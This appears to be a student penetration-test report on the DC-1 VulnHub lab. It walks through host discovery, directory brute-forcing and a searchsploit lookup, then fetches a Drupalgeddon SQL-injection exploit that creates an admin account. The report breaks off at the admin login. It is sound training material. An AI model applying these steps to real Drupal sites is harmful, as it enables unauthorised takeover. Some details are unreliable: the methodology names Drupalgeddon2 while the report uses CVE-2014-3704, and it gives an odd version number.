

VAPT Report

Task – VM Penetration Testing

Title-DC-1 VulnHub Report

Application Name: DC-1 VulnHub Virtual Machine

Submitted by :-

R.Yoganandh

Date:06-03-2026

Introduction

Scope

Testing Network Setup

Testing Methodology:

This assessment followed the standard five-phase penetration testing lifecycle:

1. **Reconnaissance:** Discovering the target on the local network using ARP scanning.
2. **Scanning:** Using Nmap to identify open ports (80, 22, 111) and service versions.
3. **Vulnerability Research:** Identifying that the Drupal 7 installation is vulnerable to "Drupalgeddon2".
4. **Exploitation:** Gaining initial access via Metasploit and moving laterally into the database.
5. **Privilege Escalation:** Exploiting SUID permissions to gain root access.

Identified Vulnerabilities:

1. **VULN 01: Remote Code Execution (Drupalgeddon2)**
2. **VULN 02: Information Disclosure (Plaintext Credentials)**
3. **VULN 03: Improper SUID Permissions (Privilege Escalation)**

Conclusion:

Reference:

Introduction:

This report documents a comprehensive **Vulnerability Assessment and Penetration Testing (VAPT)** engagement performed on **the DC-1 laboratory environment**. As a final-year cybersecurity capstone exercise, this project simulates the full attack lifecycle against a web-based infrastructure. The primary objective was to identify security misconfigurations and software vulnerabilities within a Debian-based system running the Drupal **Content Management System (CMS)**, ultimately aiming for full administrative compromise and "flag" recovery.

What is DC-1?

DC-1 is a purposely vulnerable machine designed to practice hacking skills in a safe, legal environment. It's like a digital playground for security enthusiasts!

2. Scope of Work:

The scope of this assessment was specifically defined to test the resilience of the target environment within a local virtualization lab:

- Target System: VulnHub DC-1 Virtual Machine (Debian 32-bit).
- Infrastructure: Tested within a VirtualBox environment using a Host-Only network adapter to ensure an isolated and safe testing perimeter.
- Testing Assets:
 - Network Layer: Analysis of open services on the target IP 192.168.42.4.
 - Web Application: Vulnerability research focusing on Drupal 7.2.2
 - Database Security: Examination of MySQL configuration and credential storage in settings.php.
 - System Integrity: Identification of Privilege Escalation vectors via SUID (Set User ID) binaries.

Networking Setup Steps:-

Connect two VMs using a **Host-Only Network**

1. Configure the DC-1 VM:

1. Select the DC-1 VM in the sidebar.
2. Click Settings → Network.
3. Set Attached to Host-Only Network.




Image 2

2. Configure your Kali Linux VM:

1. Select your kalilinux24 VM.
2. Click Settings > Network.
3. Set Attached to: to Host-Only Network




ImAGE 1 2

Phase 1: Information Gathering & Enumeration:

- Use Netdiscover to find the DC-1 machine:
- Cmd : “sudo netdiscover -r 192.168.42.0/24”




Image 4

- Confirming the Target:




Image 5

Expected Results:

- PORT STATE like (Open/Closed/Filtered),SERVICE VERSION
- 80/tcp open http Apache httpd 2.2.22
- _http-title: Drupal 7
- _http-generator: Drupal 7 (<http://drupal.org>)

Exploring the Website:

- Open in web browser : <http://192.168.42.4>.




Image 6

- Now we have to enumerate the hidden directories by directory bruteforce using **Gobuster**.

Cmd : `gobuster dir -u http://192.168.42.4 -w /usr/share/wordlists/dirb/common.txt`

- Important findings from your scan:

/robots.txt
/README
/LICENSE
/xmlrpc.php
/user
/modules
/sites
/themes

- The above paths indicate the status code of success 200 ; and 301
- Open one by one in the webpage to check the contents in it
ex: `https://192.168.42.4/rotots.txt`


```
.git/HEAD (Status: 403) [Size: 289]
.cvs (Status: 403) [Size: 284]
.listing (Status: 403) [Size: 288]
.htaccess (Status: 403) [Size: 289]
.bashrc (Status: 403) [Size: 287]
.cvsignore (Status: 403) [Size: 290]
.htpasswd (Status: 403) [Size: 289]
.bash_history (Status: 403) [Size: 293]
.sh_history (Status: 403) [Size: 291]
.svn/entries (Status: 403) [Size: 292]
.ssh (Status: 403) [Size: 284]
.subversion (Status: 403) [Size: 291]
.svn (Status: 403) [Size: 284]
.listings (Status: 403) [Size: 289]
.rhosts (Status: 403) [Size: 287]
.swf (Status: 403) [Size: 284]
.perf (Status: 403) [Size: 285]
.profile (Status: 403) [Size: 288]
.web (Status: 403) [Size: 284]
.mysql_history (Status: 403) [Size: 294]
.passwd (Status: 403) [Size: 287]
0 (Status: 200) [Size: 7585]
admin (Status: 403) [Size: 7674]
Admin (Status: 403) [Size: 7518]
ADMIN (Status: 403) [Size: 7518]
batch (Status: 403) [Size: 7809]
cgi-bin/ (Status: 403) [Size: 288]
Entries (Status: 403) [Size: 287]
includes (Status: 301) [Size: 315] [--> http://192.168.42.4/includes/]
index.php (Status: 200) [Size: 7585]
install.mysql (Status: 403) [Size: 293]
install.pgsql (Status: 403) [Size: 293]
LICENSE (Status: 200) [Size: 18092]
misc (Status: 301) [Size: 311] [--> http://192.168.42.4/misc/]
modules (Status: 301) [Size: 314] [--> http://192.168.42.4/modules/]
node (Status: 200) [Size: 7585]
profiles (Status: 301) [Size: 315] [--> http://192.168.42.4/profiles/]
README (Status: 200) [Size: 5376]
robots (Status: 200) [Size: 1561]
robots.txt (Status: 200) [Size: 1561]
Root (Status: 403) [Size: 284]
scripts (Status: 301) [Size: 314] [--> http://192.168.42.4/scripts/]
search (Status: 403) [Size: 7521]
Search (Status: 403) [Size: 7521]
server-status (Status: 403) [Size: 293]
sites (Status: 301) [Size: 312] [--> http://192.168.42.4/sites/]
themes (Status: 301) [Size: 313] [--> http://192.168.42.4/themes/]
user (Status: 200) [Size: 7438]
web.config (Status: 200) [Size: 2178]
xmlrpc.php (Status: 200) [Size: 42]
Progress: 4613 / 4613 (100.00%)
Finished
```

Image 7

What is Drupal?

Drupal is a popular content management system (like WordPress) used to build websites. Older versions often have security vulnerabilities.

Finding Vulnerabilities:

- Let’s check if this Drupal version has known vulnerabilities: **“searchsploit drupal 7”**

What is searchsploit?

It’s a database of known exploits that comes with Kali Linux:- **“searchsploit drupal 7”**

```
(yogi@kali)-[~]
$ searchsploit drupal 7

-----
Exploit Title
| Path
-----
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction
| php/webapps/51723.txt
Drupal 4.1/4.2 - Cross-Site Scripting
| php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection
| php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution
| php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection
| php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector
| php/webapps/4510.txt
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities
| php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)
| php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)
| php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)
| php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)
| php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)
| php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities
| php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution
| php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution
| php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution
| php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities
| php/webapps/33706.txt
Drupal < 7.34 - Denial of Service
```

Image 8

- As our drupal Version is 7 so we can choose below any of the following

```

| php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)
| php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)
| php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)
| php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)
| php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)
| php/webapps/35150.php

```

Image 9

- Next we have to move the exploit file to our current directory as show in the below,

```

(yogi@kali)-[~]
$ searchsploit -p 34992
Exploit: Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)
URL: https://www.exploit-db.com/exploits/34992
Path: /usr/share/exploitdb/exploits/php/webapps/34992.py
Codes: CVE-2014-3704, OSVDB-113371, SA-CORE-2014-005
Verified: True
File Type: Python script, ASCII text executable, with very long lines (340)
Copied EDB-ID #34992's path to the clipboard

(yogi@kali)-[~]
$ searchsploit -m 34992
Exploit: Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)
URL: https://www.exploit-db.com/exploits/34992
Path: /usr/share/exploitdb/exploits/php/webapps/34992.py
Codes: CVE-2014-3704, OSVDB-113371, SA-CORE-2014-005
Verified: True
File Type: Python script, ASCII text executable, with very long lines (340)
Copied to: /home/yogi/34992.py

(yogi@kali)-[~]
$ ls
34992.py  Android-InsecureBankv2  CamPhish  Documents  Music  Payload
Android  Burpsuite-Professional  Desktop  Downloads  OnionSearch  Pentesting.ap

```

Image 10

Run the Exploit:-

DC-1 is vulnerable to **Drupalgeddon (SQL Injection)** and cThis exploit will **create an admin account**.
With new username and password.




Image 11

- Username: test
- Password: test

Login with these credentials in the durpal site

